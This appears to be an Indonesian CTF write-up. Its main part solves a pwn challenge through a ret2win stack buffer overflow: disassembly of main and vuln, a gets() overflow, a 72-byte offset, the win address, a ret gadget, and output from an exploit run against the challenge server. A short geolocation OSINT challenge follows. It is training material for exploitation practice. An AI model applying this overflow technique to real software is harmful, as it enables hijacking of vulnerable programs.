
WKWKWKWK NAMA CHALL TERBAGUS SI JUJUR

Oke seperti biasa kita analisis basic dulu

WOPP WOPP no pie entah kenapa seneng aja setelah 2 chall pie no canary juga buffer overflow nampaknya ya, lanjut lihat function



WOW ada win,vuln, dan main kita coba dari main dulu biar win sama vulnya belakangan



```
pwndbg> disas main
Dump of assembler code for function main:
   0x0000000000401350 <+0>:     endbr64
   0x0000000000401354 <+4>:     push   rbp
   0x0000000000401355 <+5>:     mov    rbp,rsp
   0x0000000000401358 <+8>:     mov    rax,QWORD PTR [rip+0x2d11]        # 0x404070 <stdin@GLIBC_2.2.5>
   0x000000000040135f <+15>:    mov    ecx,0x0
   0x0000000000401364 <+20>:    mov    edx,0x2
   0x0000000000401369 <+25>:    mov    esi,0x0
   0x000000000040136e <+30>:    mov    rdi,rax
   0x0000000000401371 <+33>:    call   0x401120 <setvbuf@plt>
   0x0000000000401376 <+38>:    mov    rax,QWORD PTR [rip+0x2ce3]        # 0x404060 <stdout@GLIBC_2.2.5>
   0x000000000040137d <+45>:    mov    ecx,0x0
   0x0000000000401382 <+50>:    mov    edx,0x2
   0x0000000000401387 <+55>:    mov    esi,0x0
   0x000000000040138c <+60>:    mov    rdi,rax
   0x000000000040138f <+63>:    call   0x401120 <setvbuf@plt>
   0x0000000000401394 <+68>:    mov    rax,QWORD PTR [rip+0x2ce5]        # 0x404080 <stderr@GLIBC_2.2.5>
   0x000000000040139b <+75>:    mov    ecx,0x0
   0x00000000004013a0 <+80>:    mov    edx,0x2
   0x00000000004013a5 <+85>:    mov    esi,0x0
   0x00000000004013aa <+90>:    mov    rdi,rax
   0x00000000004013ad <+93>:    call   0x401120 <setvbuf@plt>
   0x00000000004013b2 <+98>:    mov    eax,0x0
   0x00000000004013b7 <+103>:   call   0x4012c5 <vuln>
   0x00000000004013bc <+108>:   mov    eax,0x0
   0x00000000004013c1 <+113>:   pop    rbp
   0x00000000004013c2 <+114>:   ret
End of assembler dump.
```

Yah cuma setup buffering terus manggil vuln, nah kita lanjut nih ke vuln

```
pwndbg> disas vuln
Dump of assembler code for function vuln:
   0x00000000004012c5 <+0>:     endbr64
   0x00000000004012c9 <+4>:     push   rbp
   0x00000000004012ca <+5>:     mov    rbp,rsp
   0x00000000004012cd <+8>:     sub    rsp,0x40
   0x00000000004012d1 <+12>:    lea    rax,[rip+0xd8f]        # 0x402067
   0x00000000004012d8 <+19>:    mov    rdi,rax
   0x00000000004012db <+22>:    call   0x4010c0 <puts@plt>
   0x00000000004012e0 <+27>:    lea    rax,[rip+0xda1]        # 0x402088
   0x00000000004012e7 <+34>:    mov    rdi,rax
   0x00000000004012ea <+37>:    call   0x4010c0 <puts@plt>
   0x00000000004012ef <+42>:    lea    rax,[rip+0xdb7]        # 0x4020ad
   0x00000000004012f6 <+49>:    mov    rdi,rax
   0x00000000004012f9 <+52>:    mov    eax,0x0
   0x00000000004012fe <+57>:    call   0x4010e0 <printf@plt>
   0x0000000000401303 <+62>:    mov    rax,QWORD PTR [rip+0x2d56]        # 0x404060 <stdout@GLIBC_2.2.5>
   0x000000000040130a <+69>:    mov    rdi,rax
   0x000000000040130d <+72>:    call   0x401110 <fflush@plt>
   0x0000000000401312 <+77>:    lea    rax,[rbp-0x40]
   0x0000000000401316 <+81>:    mov    rdi,rax
   0x0000000000401319 <+84>:    mov    eax,0x0
   0x000000000040131e <+89>:    call   0x401100 <gets@plt>
   0x0000000000401323 <+94>:    lea    rax,[rbp-0x40]
   0x0000000000401327 <+98>:    mov    rsi,rax
   0x000000000040132a <+101>:   lea    rax,[rip+0xd8e]        # 0x4020bf
   0x0000000000401331 <+108>:   mov    rdi,rax
   0x0000000000401334 <+111>:   mov    eax,0x0
   0x0000000000401339 <+116>:   call   0x4010e0 <printf@plt>
   0x000000000040133e <+121>:   lea    rax,[rip+0xd8b]        # 0x4020d0
   0x0000000000401345 <+128>:   mov    rdi,rax
   0x0000000000401348 <+131>:   call   0x4010c0 <puts@plt>
   0x000000000040134d <+136>:   nop
   0x000000000040134e <+137>:   leave
   0x000000000040134f <+138>:   ret
End of assembler dump.
```


Ini tuh kayak "ritual pembukaan" setiap fungsi. Yang penting itu sub rsp, 0x40 — di sini dia siapin ruang 64 bytes di stack buat variabel lokal (buffer buat nama kita nanti).

NAH INI DIA. Dia pake gets() buat baca input kita ke buffer yang cuma 64 bytes.

gets() itu gak peduli buffernya segede apa — dia bakal terus baca sampai ketemu newline atau EOF. Jadi kalau kita masukin 200 karakter, ya dia tulis 200 karakter ke buffer yang cuma muat 64. Sisanya? Nimpa data lain di stack — termasuk saved RBP dan return address.

jadi intinya di vuln ini nyiapin 64 bytes, print beberapa teks, lalu baca input pake gets yang dimana ga ada limit (buffer overflow), Print nama kita + pesan "gak punya permission",Return → dan di sinilah kita hijack, karena return address-nya udah kita timpa ke win

Lanjutt masih ada 1 function lagi yaitu win



Jadi di win cuma buka file flag.txt,baca,terus print ke kita, tapi fungsi ini ga pernah di panggil dari mana mana jadi kita cari cara untuk lompat ke function ini

gets() itu fungsi yang terkenal berbahaya karena dia baca input dari user tanpa batas. Mau kita masukin 1000 karakter juga dia terima semua. Buffer-nya cuma 64 bytes, tapi kita bisa nulis sebanyak-banyaknya.

Kenapa ini bahaya? Karena layout stack-nya kayak gini:

```
Alamat Rendah
┌──────────────────────┐
│ buf[0x40] (64 byte)  │  ← input kita masuk sini
├──────────────────────┤
│ saved RBP (8 byte)   │  ← base pointer lama
├──────────────────────┤
│ Return Addr (8 byte) │  ← alamat balik setelah fungsi selesai
└──────────────────────┘
Alamat Tinggi
```


Kalau kita nulis lebih dari 64 bytes, kita bisa nimpa saved RBP, dan kalau nulis lebih lagi, kita bisa nimpa Return Address. Nah Return Address ini yang menentukan "abis fungsi vuln selesai, lompat ke mana?". Kalau kita ganti jadi alamat fungsi win, ya programnya bakal loncat ke win dan kita dapet flag.

Ini teknik yang namanya ret2win — redirect return address ke fungsi win.

Kita itung offset dulu yak


```
Buffer:    0x40 bytes = 64 bytes
Saved RBP: 8 bytes
─────────────────────────────────
Total padding: 72 bytes
Jadi kita butuh 72 bytes sampah dulu, baru setelah itu kita taro alamat fungsi win.
Alamat win = 0x401236
```

kalo misal tanya kok tau si 0x40 itu 64 cara nya tinggal



tuh gitu kalo mau itung manual juga monggo tapi ribet (just information aja siapa tau ada yang gatau)


ini buat cari ret nya




nah tu `0x000000000040101a : ret`

lengkap sudah

Nahhh lanjuttt kitaaa langsung ke scriptnya





PROBLEMS 4
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
csrss
PS C:\Users\NB3440-Master01\OneDrive\Desktop\CTF\ARA\PWN\3> wsl
shouma@DESKTOP-R6EE5AL mnt 3 python3 2.py
[+] Opening connection to chall-ctf.ara-its.id on port 4040: Done
[*] Switching to interactive mode
Hello, AAAA

MISC

Ya simpelnya ini chall jelajah google maps buat nyari koordinat.

Dimulai dari analisis gambar kripi kek gini


omg, ketemu petunjuk papan nama




ya emang buriq, tapi itu intinya kebaca Aspite Line Kashiwadai Snow Shelter

Lanjut buka google maps, dan yap di google maps, gw tersesat dan ga nemu apa2 dengan keyword kashiwadai.


Lalu saya coba aja google lens gambarnya, dan ketemu artikel yang menyediakan gambar tersebut dan data lokasinya.






